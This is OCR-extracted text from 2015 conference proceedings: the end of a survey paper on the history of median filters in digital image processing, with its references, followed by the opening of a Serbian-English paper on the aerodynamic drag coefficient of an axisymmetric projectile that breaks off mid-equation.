A fast median filter was characterized by the usage of sub-matrix histogram, by which median value could be defined, after which the vertical scrolling will be done and over and over new histogram value shall be determined (Huang & Tang, 1979). On the other hand, definition of masks for median filtration defined non-linear filter through the median absolute deviation (MED). In this case, spatial variable will be moved in image and that way each MED for sub-matrix will be defined (Gray *et al*., 1979). The paper was practically a result of a combination of paper works (Huang & Tang, 1979; Gray *et al*., 1979) was based on the fast method of compression by median filter in real time (Ataman *et al*., 1980), and compression bit by bit. This paper reduced not only hardware complexity but also software's complexity.

In 1981, Mr. Patrenahalli M. Narendra in the IEEE journal was talking about median filter as a "separate 2D filter", or as he defined it "one dimension filter by *x* and *y* direction" (Narendra, 1981). In practice, that meant that the image now can be seen through the spatial domain, and image processing can be done in *x* and *y* direction, which gave different point of view on the area that just started to develop.

Three years after this original idea, one experimental realization took place at the University of Rochester, as a result of cooperation between the department of statistics and computer science. This realization gave a solution for additional mitigation of the level of noise in digital image. Basis of this paper work was consisted of usage of one dimensional series several times in order to obtain two dimensional series that is operational in sub-matrix $4log_2(n+1)-2$ or squire sub-matrix *nxn* (Basu & Brown, 1984).

From the current perspective, it can be said that the lack of this algorithm is in squire resolution of sub-matrix, which means that in the analyses process an error in images without square resolution (4:3, 16:9 and 16:10) must be taken into consideration. However, what is different in this algorithm is the introduction of different degrees of sub-matrix, *i.e. 3x3, 5x5, 7x7, 11x11, 13x13, etc.* Accordingly, the algorithm became more accessible for a wide range of users because the optimization made it less complex for processors. Complexity was linearly reduced by the level of sub-matrix implementation. In the same year, in paper work (Brownrigg, 1984). conceptual solution for image transmission was given by name the weighted median filter in which the value of sub-matrix had predefined value, their transmitting side matrix would be divided and on the receiver side it would be multiplied.





Figure 1. Hardware implementation of median filter from 1984

Hardware implementation from paper published in 1984 is shown in Fig. 1. Realization is performed via shift register (Shift Register - *SR*), which can receive *n* pixels. This register can be represented as a vector, while the shifting operation is realized by moving from left to right. The second part is implemented via circular *BX* register (comparator) that searches all n elements sorted in *SR* and outputs a value *BX(X)* which is the central value of the sub-matrix as defined by the median filter (Pratt, 1975).

A total of 16 years has passed from the basic idea until the first practical realization. At the beginning of 1988, William T. Freeman, from Polaroid Corporation, registered patent entitled "Median filter for reconstructing missing colour samples" (Patent US 4724395 A, 1988). Products called "electronic cameras for creating colour images conventionally" had a high level of noise in output signal, and thus median filter implementation was necessary. Specifically, sensors that were used included the entire range of wavelengths of visible spectrum, and since they did not react identically to the level of light at a particular wavelength, certain parts of the spectrum were reproduced less than others, in the output signal. The conceptual design presented in the patent involved separation of the visual range in three areas, each processed with a median filter, respectively, as shown in Fig. 2.





Figure 2. Implementation of median filer in first digital camera

Figure 2 presents image sensor that gives three characteristic signals at the output, for three specific wavelengths that correspond to the colours. The signal strength corresponds to the strength of the light, on which sensor reacted. In this case, the problem was that a sensor has not been sensitive completely to all of the three observed wavelengths. In order to solve this problem partially, linear interpolator is introduced, for each of the three separate signals. Thereafter, signal difference is performed corresponding to the brightness difference between the inputs signals, then each of the individual signals are subjected to median algorithm. The signals obtained at the output are presented and they match to colours most sensitive to human eye: red, green and blue (RGB).

Another patent was significant for the year 1988, and it was a prediction algorithm for median filter. All previous solutions were based on a square sub-matrix and the noise elimination using them. Thus, the idea not to use previously developed algorithms for filtering, and take the basis proposed by the Tukey was the reason for a new patent.



DOI: 10.15308/Synthesis-2015-268-273





Figure 3. Block diagram of the patent
Source: Source: Patent US 4736439 A (1988).

Patent block diagram shown in Fig. 3 indicates that the signal obtained from the image sensor is stored in the image memory managed by the processor. Filter algorithm is located in program memory and processor uses it over the loaded images. Upon completion of the operation, the signal is submitted to the D/A converter whose output may actually be the input of a monitor. In this case, it is very interesting to have an insight into the spatial reconstruction of the algorithm, to differentiate it from the standard operations. One of the real situations is shown in Fig. 4.





Figure 4. Realistic display of spatial analysis presented in the patent
Source: Patent US 4736439 A (1988).

As can be seen in Fig. 4, the area being observed (within the dashed lines) is not a square shape, but the pixels within a certain range of variation (in this case ± 4) consist of sub-matrix to which a median filter is applied.

At the end of the 80s, rapid development of commercial digital cameras could be observed, which hit the market ten years later. Accordingly, with this and similar patents, Polaroid Corporation has set itself up as a respectable company in the following years (The Washington Post, 2012 a; The Washington Post, 2012 b).

In 1991, NASA recognized the ability of this filter and started using it in geo-physics, *i.e.*, in wind recordings that are recorded on the surface of the ocean. Rate of recordings of satellites was divided into polygons with the width rate of 350 km divided in two columns of 175 km, while the columns were further divided into square polygons defined by vector direction. Real situation obtained after the recordings and divided into two columns with predefined polygons is presented in Fig. 5. On the basis of NSCAT system for data processing obtained on the Earth, surface vectors in polygons were defined. As can be seen in the image, the direction of vectors obtained polygons are chaotically distributed, which makes it more difficult to draw a unique conclusion.




Figure 5. Realistically obtained satellite images (range - 350 km)




Figure 6. The obtained polygons aftermedian filter applying

The implementation of median algorithm used on the obtained satellite recordings is presented in Fig. 6. The study done in 12 different world regions with different wind concentration and vector reconstruction inside the polygon by filter in comparison with ideally assumed image was from 96.7% to 98.69%. In order to get better quality optimization with polygon, submatrix 7x7 was used. This led to a conclusion that vector algorithm showed a high level of stability in the area that primary was not intended to.

## 3. THE NEW CONCEPT

Taking into account the above-stated, median filter, in the mid-nineties, clearly laid the foundations of the areas in which they had expected contribution. Therefore, papers published in those years aimed at certain specific improvements in which they could act. If we note that Polaroid patent was still in force, it can be concluded that the area of colour correction was limited when the survey was concerned. For example, paper (Florencio& Schafer, 1994), provides a statistical analysis of the results in the processing of the specific parts of the image (especially those with edges), while focusing only on the impulse type of noise and give specific algorithmic solutions. The emphasis of the given algorithm is on using identity filters besides median filter, but in situations with images containing large number of edges, resulting image provides up to 2 dB better quality than other reconstruction techniques. However, one of the conceptual designs was the use of a filter as a prediction of some edge detection algorithms or compressions as presented in (Neuvo, 1994). In addition, median filter is also applied in fuzzy algorithm adapted for the use in multiple levels, something similar to implementation in the pyramidal algorithm for edge detection (Wu & Li, 1997). Filter version adapted to a larger number of edge detection algorithms is called MultiLayer modified Median Filter (MLMF) and is optimized specifically for the elimination of Salt & Pepper noise (Yang & Toh, 1995).



DOI: 10.15308/Synthesis-2015-268-273

a) b) c)

Figure 7. a) Original image supplemented with noise, b) reconstructed images with RAMF algorithm, c) reconstructed images with SAMF algorithm

Source: http://www.ijettcs.org/Volume2Issue1/IJETTCS-2013-01-11-014.pdf

In those years, a number of papers dealt with the definition of different types of digital image noise, so it is possible to assume the direction of the filter development Based on the two types of defined categories of digital image impulse noise, two adaptive median filters are defined, which are called ranked-order based adaptive median filter (RAMF) and impulse size based adaptive median filter (SAMF). RAMF separately treats positive and negative impulse noise, while SAMF focuses only on removing high density impulse noise (Hwang & Haddad, 1995). The results of this algorithm are given in Fig. 7.

Almost all digital cameras in the late nineties were based on CCD sensors. However, a major disadvantage of these sensors is generation of high level of noise when shooting in high detail. This was manifested in situations while using the optical zoom, the image area with a high level of detail had a far greater degree of noise than other parts of the image. In such cases, the use of non-linear filters during reconstruction is expected. In addition, it was evident that the problem of filtering should be done before creating the image, because the noise density had uneven distribution on the image. This problem is solved with the so-called frequency selected median filter (frequency selective weighted median - FSWM), in which zoom level is related to the degree of sensitivity of filter via correlation function of the weighted median algorithm (Choi, 1999).

The end of 1999 is marked by another patent designed for elimination of positive and negative impulse noise. The idea of patent is based on the separation of the observed part of signal in groups and their definition on a circle, as shown in Fig. 8.





Figure 8. Defining values on a circle for observed signal

In this way, the value of impulse noise is defined on the basis of the maximum angle of inclination between the point and x-axis. Thus, the highest values were in the first quadrant for positive impulse noise, and in the fourth quadrant for negative impulse noise. In this case, filter processing is focused only on the points with the maximum angle of inclination (Patent US 5968111 A, 1999). Unlike CCD sensors, CMOS sensors are rarely used for image creation, because they are very susceptible to various types of noise. A small revolution in the field gives the patent about circular analogue median filter for digital image creation, and the use of CMOS technique in image creation increased in following years (Patent US 6121817 A, 2000).





Figure 9. The implementation of circular analogue median filter

Source: http://www.google.com.ar/patents/US6121817

Conceptual realization, illustrated in Fig. 9, shows a way in which the signal received from the CMOS sensor and converted into three signals (RGB) is transmitted to transconductive amplifier, while eliminating extremes of impulse noise in all three signals. However, inverted signals are on the output of these amplifiers, so addition of three inverters is needed for signals to be returned.

## 4. MODERN CONCEPT

In 2001, Polaroid company withdrew from digital camera market, due to numerous problems, and thus the patent for colour correction ceased to be effective (The Washington Post, 2012b). However, in the following years, the application of median filter was limited mostly to works based on various analyses and definitions of different types of noise in the digital image, as well as the possibilities of filter optimization for specified noise. One of the solutions is proposed in the IEEE journal and is based on the analysis of digital image parts and image noise



DOI: 10.15308/Synthesis-2015-268-273

prediction. Algorithm is used to decide what will undergo the Laplace filter and what median filter (Zhang & Karim, 2002).

Besides impulsive noise, the observed filter gives very good results in elimination of the so-called Salt-and-Pepper noise in digital image. Although it is often difficult to mathematically separate high level of detail and high level of noise in the same segment of the image, the paper from the year 2005 gives a very practical solution in this area, such as division of complete algorithm process into two phases: the first phase, in which it detects pixels - potential noise carriers, and the second phase in which it eliminates only the selected pixels (Chan *et al.*, 2015). In certain circumstances, such reconstruction gives remarkable results for 70% of image damage.





Figure 10. The values of PSNR parameter during the Salt-and-Pepper noise increase density

Fig. 10 gives an insight into the change of PSNR parameter for different degrees of noise density (30%, 50% and 70%). As can be seen, this algorithm gives extensive stability processing different levels of noise, around 90%, expressed in percentage.

Paper, directly correlated to (Chan *et al.*, 2015), was published three years later. Despite all the advantages, it used fuzzy algorithm in combination with median filter in order to eliminate Salt-and-Pepper noise from very complex images such as texture images. The main idea implied prediction (consisting of fuzzy algorithm) and the system of separate polygons for median filter (Toh, *et al.*, 2008). After a large number of papers in this area and other design solutions of digital image filtering, it is important to compare, by precisely determined parameters, nonlinear filters in the process of removing different types of noise. A qualitative analysis is given in (Church *et al.*, 2008), with the comparison of six most used versions of median filter in removing different types of noise.

Figure 11 shows the results of the comparative analysis of the six most commonly used versions of median filter for eleven different types of noise. Based on the results, the best filter is described in (Neuvo, 1994).

In 2010, Intel, as a leader in microprocessor technology, incorporates a median filter and optimizes it in the context of instructions specifically defined for work with multimedia (SSE instruction) (Intel, 2010). This process can be seen as a reward for all the results that this filter has achieved from 1975, as well as for great expectations from this filter in the future. Therefore, the filter is optimized and easier to operate, especially as of 2010 when high-resolution images appeared and were made available to a large number of digital image users.





Figure 11. Comparative analysis of six versions of median filter across 11 noise models

This optimization by Intel enabled the combination of two median algorithms without major hardware requirements for Salt-and-Pepper noise elimination (Esakkirajan *et al*,, 2011). Similarly, this optimization enabled combination of median filter presented as linear and non-linear filter in removing different types of noise (Agrawal & Verma, 2013), or highly optimized noise reduction algorithms such as (Narayanan *et al.*, 2013; Vijaykumar, & Santhanamari, 2014). Today, the emphasis is on the high degree of optimization that can be found in publications from 2015, such as (Kalra & Singh, 2015). Image is seen as three completely separate signals, so by application of different versions (and combination of different versions) of median filter, depending on the properties of the observed signal, the desired reconstruction is obtained.

## 5. CONCLUSION

By observing the entire period of 40 years, it can be said that median filter is one of the basic pillars in the area of digital image processing, especially in the narrow area, where a wide range of usage of filters, related works, patents and published books indicates its importance. It is important to highlight that the expectations concerning the usage of this median algorithm in the following period are great, especially in the field of image reconstruction, which will be a great challenge in the upcoming years. The same process has already been done with blur algorithm.

## LITERATURE

Agrawal, P., & Verma, J. S. (2013). A Survey of Linear and Non-Linear Filters for Noise Reduction. International *Journal of Advance Research in Computer Science and Management Studies*, 1(3), 18-25.



DOI: 10.15308/Synthesis-2015-268-273

Andrews, D.F., Bickel, P.J., Hampel, F.R., Huber, P.J., Rogers, W.H., & Tukey, J. W. (1972). Robust Estimates of Location: Survey ana Advances. New Jersey: Princeton University Press. New Jersey.

Ataman, E., Aatre, V.K., Wong, K.M. (1980). *A fast method for real-time median filtering*. IEEE Transactions on Acoustics, Speech and Signal Processing, pp. 415-421.

Basu, A., & Brown, C. M. (1984). Algorithms and Hardware for Efficient Image Smoothing. Rochester: University of Rochester.

Brownrigg, D.R.K. (1984). The weighted median filter. Communications of the ACM Magazine, 27(8), 807-818. DOI: 10.1145/358198.358222.

Chan, R.H., Ho, C.-W., & Nikolova, M. (2005). Salt-and-Pepper Noise Removal by Median-Type Noise Detectors and Detail-Preserving Regularization. *IEEE Transactions on image processing*. DOI: 10.1109/TIP.2005.852196.

Choi, K.-S., Lee, J.-S, & Ko, S.-J. (1999). New autofocusing technique using the frequency selective weighted median filter for video cameras. *IEEE Transactions on Consumer Electronics*, 45(3), 820-827. DOI: 10.1109/30.793616.

Church, J., Chen, Y., & Rice, S. (2008). A Spatial Median Filter for Noise Removal in Digital Images. *IEEE Southeastcon*. DOI: 10.1109/SECON.2008.4494367.

Esakkirajan, S., Veerakumar, T., Subramanyam, A.N., & PremChand, C.H. (2011). Removal of High Density Salt and Pepper Noise Through Modified Decision Based Unsymmetric Trimmed Median Filter. *IEEE Signal processing letters*, 18(5), 287-290. DOI:10.1109/LSP.2011.2122333.

Florencio, D.A.F., & Schafer, R.W. (1994). *Decision-based median filter using local signal statistics*. Visual Communications and Image Processing '94. Proc. SPIE 2308. pp. 268-276. DOI:10.1117/12.185969.

Frieden, B. R. (1976). A new restoring algorithm for the preferential enhancement of edge gradients. Journal of Optical Society of America, 66, 280-283. DOI: http://dx.doi.org/10.1364/JOSA.66.000280.

Gray, R.T., McCaughey, D.G., Hunt, B.R. (1979). *Median Masking Technique for the Enhancement of Digital Images*. Applications of Digital Image Processing III. Proc. SPIE 0207, pp. 142-150. DOI:10.1117/12.958237.

Huang, T.S., & Tang, G.Y. (1979). A Fast Two-Dimensional Median Filtering Algorithm. *IEEE transactions on acoustics, speech, and signal processing,* 27(1), 13-18.

Hwang, H., & Haddad, R.A. (1995). Adaptive median filters: new algorithms and results. *IEEE Transaction on Image Processing*, 4(4), 499-502. DOI: 10.1109/83.370679.

Intel. (2010). Median Filter. Intel OpenCL SDK Sample Documentation. Retrieved December 14, 2014, from https://software.intel.com/sites/default/files/d0/1a/39182.

Jayant, N.S., Labs, B., Hill, M.NJ. (1976). Average - and Median-Based Smoothing Techniques for Improving Digital Speech Quality in the Presence of Transmission Errors. IEEE Transactions on Communications, 24(9). DOI: 10.1109/TCOM.1976.1093415.

Kalra, G.S., & Singh, S. (2015). Efficient digital image denoising for gray scale images. *Multimedia Tools and Applications*. DOI: 10.1007/s11042-015-2484-x.

Narayanan, S.A., Arumugam, G., & Bijlani, K. (2013). Trimmed Median Filters for Salt and Pepper Noise Removal. International Journal of Emerging Trends & Technology in Computer Science (IJETTCS), 2(1), 35-40.

Narendra, P. M. (1981). *A Separable Median Filter for Image Noise Smoothing*. IEEE Transactions on Pattern Analysis and Machine Intelligence (TPAMI), pp. 20-29.

Neuvo, Y. (1994). Detail-preserving median based filters in image processing. *Pattern Recognition Letters*, 15 (4), 341–347. DOI:10.1016/0167-8655(94)90082-5.

Patent US 4724395 A. (1988). Median filter for reconstructing missing color samples. US 4724395 A. Retrieved December 4, 2014, from https://www.google.com/patents/US4724395.

Patent US 4736439 A . (1988). Image preprocessing by modified median filter. US 4736439 A. Retrieved December 9, 2014, from https://www.google.com.ar/patents/US4736439?dq=median+filter&hl=sr&sa=X&ei=Qu3mVJ_3IYK6PZz5gPgM&ved=0CDgQ6AEwAw.

Patent US 5968111 A. (1999). Circular median filter. US 5968111 A. Retrieved December 14, 2014, from http://www.google.com/patents/US5968111.

Patent US 6121817 A. (2000). Analog median filter circuit for image processing. US6121817 A. Retrieved December 14, 2014, from http://www.google.com.ar/patents/US6121817.

Pratt, W.K. (1975). Median Filtering; semiannual report. Image Processing Inst. University of Southern California.

The Washington Post. (2012a). What Kodak could still learn from Polaroid. Retrieved December 8, 2014, from http://www.washingtonpost.com/business/what-kodak-could-still-learn-from-polaroid/2012/11/29/01b8b8e4-38d7-11e2-b01f-5f55b193f58f_story.html.

The Washington Post. (2012b). Similar fates of two photo giants (Polaroid and Kodak). Retrieved December 8, 2014, from http://www.washingtonpost.com/business/similar-fates-of-two-photo-giants/2012/11/29/fc6ea18e-3aa5-11e2-b01f-5f55b193f58f_graphic.html.

Toh, K.K.V., Ibrahim, H., & Mahyuddin, M.N. (2008). Salt-and-pepper noise detection and reduction using fuzzy switching median filter. *IEEE Transactions on Consumer Electronics*, 54(4), 1956-1961. DOI: 10.1109/TCE.2008.4711258.

Vijaykumar, V.R., & Santhanamari, G. (2014). New decision-based trimmed median filter forhigh-density salt-and-pepper noise removal in images. *Journal of Electronic Imaging*. 23 (033011), 1-14.

Wu, P. S., & Li, M. (1997). Pyramid edge detection based on stack filter. *Pattern Recognition Letter*, 18, 239–248.

Yang, X., & Toh, P.S. (1995) Adaptive fuzzy multilevel median filter. *IEEE Transactions on Image Processing,* 4(5), 680-682. DOI: 10.1109/83.382502.

Zhang, S., & Karim, M.A. (2002). A new impulse detector for switching median filters. pp. 360-363. *IEEE Signal Processing Letters*. DOI: 10.1109/LSP.2002.805310.



DOI: 10.15308/Synthesis-2015-268-273

Synthesis
International Scientific Conference of IT and Business-Related Research

# AERODINAMIČKI KOEFICIJENT SILE OTPORA VAZDUHA PRI SIMETRIČNOM OPSTRUJAVANJU LETELICE

## THE AERODYNAMIC COEFFICIENT OF AIR RESISTANCE FORCE IN A SYMMETRIC AIRCRAFT FLOW

Dušan Regodić[1], Damir Jerković[3], Aleksandar Jevremović[1], Nenad Ristić[1], Marija Matotek[2]
[1]Univerzitet Sinergija, Bijeljina, Republika Srpska
[2]Univerzitet Singidunum, Beograd, Srbija
[3]Vojna Akademija, Beograd, Srbija

**Apstrakt:**
Simetrično opstrujavanje letelice nastupa pri napadnom uglu $\sigma=0^0$. U radu je primenjen poluempirijski metod proračuna aerodinamičkog koeficijenta Cx i njegovih komponenata (AERODR). Osnovni sistem jednačina rešava se odgovarajućim matematičkim postupkom i u svom konačnom obliku daje međusobni odnos komponenata aksijalnog aerodinamičkog koeficijenata za osnosimetrično opstrujavanje.
Rešenjem autori smanjuju vrednost Cx (McCoy, 1999) do pet procenata, tako da vrednosti aerodinamičkog koeficijenta Cx ne prelaze 0.4. Rezultati dobijeni proračunom u skladu su sa postavljenim pretpostavkama i u okviru očekivanih vrednosti.

**Ključne reči:**
telo letelice, aerodinamički koeficijent, sila otpora vazduha, simetrično opstrujavanje.

**Abstract:**
The symmetrical appearance of a missile at the angle of attack is $\sigma=0^0$. The paper uses semi-empirical method of calculating the aerodynamic coefficient Cx and its components (AERODR). The basic equation system is solved using the appropriate mathematical procedure and it shows mutual relationship of axial components of aerodynamic coefficients for symmetric airflow over in its final form.
The authors reduced the value of Cx to five per cent, so that the values of the aerodynamic coefficient Cx do not exceed 0.4. The results obtained are in accordance with the given assumptions and around the expected values.

**Key words:**
body aircraft, aerodynamic coefficient, air resistance force, symmetrical airflow.

## 1. UVOD

Klasična osnosimetrična letelica predstavlja rotaciono kruto telo definisanih konstruktivnih parametara. Ova vrsta letelice nema dodatne aerodinamičke površine i dodatni energetski resurs tokom kretanja u vidu reaktivne sile i svoju stabilnost tokom leta obezbeđuje ugaonom brzinom oko glavne uzdužne ose (dinamičkom i žiroskopskom stabilnošću).

Kretanje ostvaruje u atmosferi od napuštanja „usta“ cevi oružja – oruđa sa definisanom polaznom brzinom i polaznim uglom u odnosu na mesto lansiranja. Oblik klasičnog osnosimetrične letelice je tokom godina evoluirao u skladu sa tehničko-tehnološkim razvojem društva i naučno-tehničkih disciplina. Savremeni klasični osnosimetrične letelice se sastoji od prednjeg dela, tela (srednjeg dela) i zadnjeg dela. Prednji deo najčešće je oživalnog oblika (luk kružnice rotiran oko odabrane ose) ili kombinacije oživala i konusa. Srednji deo je telo letelice cilindričnog oblika na kom se izdvajaju centrirajući prsten i vodeći prsten. Centrirajući prsten predstavlja prednji deo cilindričnog tela delimično većeg prečnika i precizno obrađene površine. Vodeći prsten je od legure bakra i nalazi se na zadnjem delu cilindričnog tela. Zadnji deo letelice je oblika zarubljenog konusa. Dno klasične osnosimetrične letelice je najčešće ravno, i svojom površinom se suprotstavlja dejstvu pritiska barutnih gasova, koji sagorevanjem deluju na dno i obezbeđuju letelici potrebnu početnu brzinu (Ul-Haque & Umar, 2005).

Prilikom kretanja u atmosferi kao rezultat interakcije osnosimetrične letelice i atmosfere javlaja se ukupna aerodinamička sila i moment (Regodić, 2006). Predmet analize ovog rada je korekcija vrednosti aerodinamičkog koeficijenta aksijalne sile (Regodić, 2003).

## 2. SISTEM JEDNAČINA I ANALITIČKO REŠENJE

Ukupni aerodinamički koeficijent otpora aksijalne sile po metodi AERODR iznosi:

$$C_X = C_{X1} + C_{XSF} + C_{XVP} + C_{X3} + C_{XD} \quad (1)$$

gde su:
$C_{X1}$ – koeficijent talasnog otpora vrha letelice,
$C_{XSF}$ – koeficijent otpora trenja,
$C_{XVP}$ – koeficijent otpora vodećeg prstena,
$C_{X3}$ – koeficijent talasnog otpora zadnjeg konusa i
$C_{XD}$ – koeficijent otpora dna letelice.

Koeficijent talasnog otpora vrha letelice iznosi:

$$C_{X1} = \frac{f(\beta\sqrt{M_\infty^2 - 1}, \beta)}{(M_\infty^2 - 1)}, \text{ odnosno}$$



E-mail: dregodic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-274-278

$$C_{X1} = \frac{(B_1 - B_2\beta^2)\cdot(\beta\sqrt{M_\infty^2 - 1})^{(B_3+B_4\beta)}}{(M_\infty^2 - 1)} \quad (2)$$

$$C_{X1} = C_{X1V} + C_{XZ} \quad (3)$$

pri čemu je:

$$C_{X1V} = \frac{(B_1 - B_2\beta^2)\cdot(\beta\sqrt{M_\infty^2 - 1})^{(B_3+B_4\beta)}}{(M_\infty^2 - 1)} \quad (4)$$

$\beta = \frac{d - d_M}{2L_N}$ – nagib koničnog vrha,

$B_1 = 0.6256 - 0.5313(R_T/R) + 0.595(R_T/R)^2$ – konstanta,

$B_2 = 0.0796 + 0.0779(R_T/R)$ – konstanta,

$B_3 = 1.587 + 0.049(R_T/R)$ – konstanta,

$B_4 = 0.1122 + 0.1658(R_T/R)$ – konstanta,

$RF = \sqrt{M_\infty^2 - 1}$ – konstanta,

$Z = \frac{1}{M_\infty^2 - 1}$ – konstanta,

$MC = 1 + 0.9567\beta^{1.85}$ – kritični Mahov broj.

Za $M_\infty < M_C$ uvodi se oznaka $ZE = RF = \sqrt{M_\infty^2 - 1}$ i

sledi da je $C_{XI} = \frac{M_\infty^2 - 1}{2.4 M_\infty^2}$.

Za $M_\infty < 1$ uvodi se oznaka

$P_{TP} = (1 + 2M^2_\infty)^{3.5}$. (5)

Za nadzvučno strujanje $M_\infty > 1$, pa je vrednost

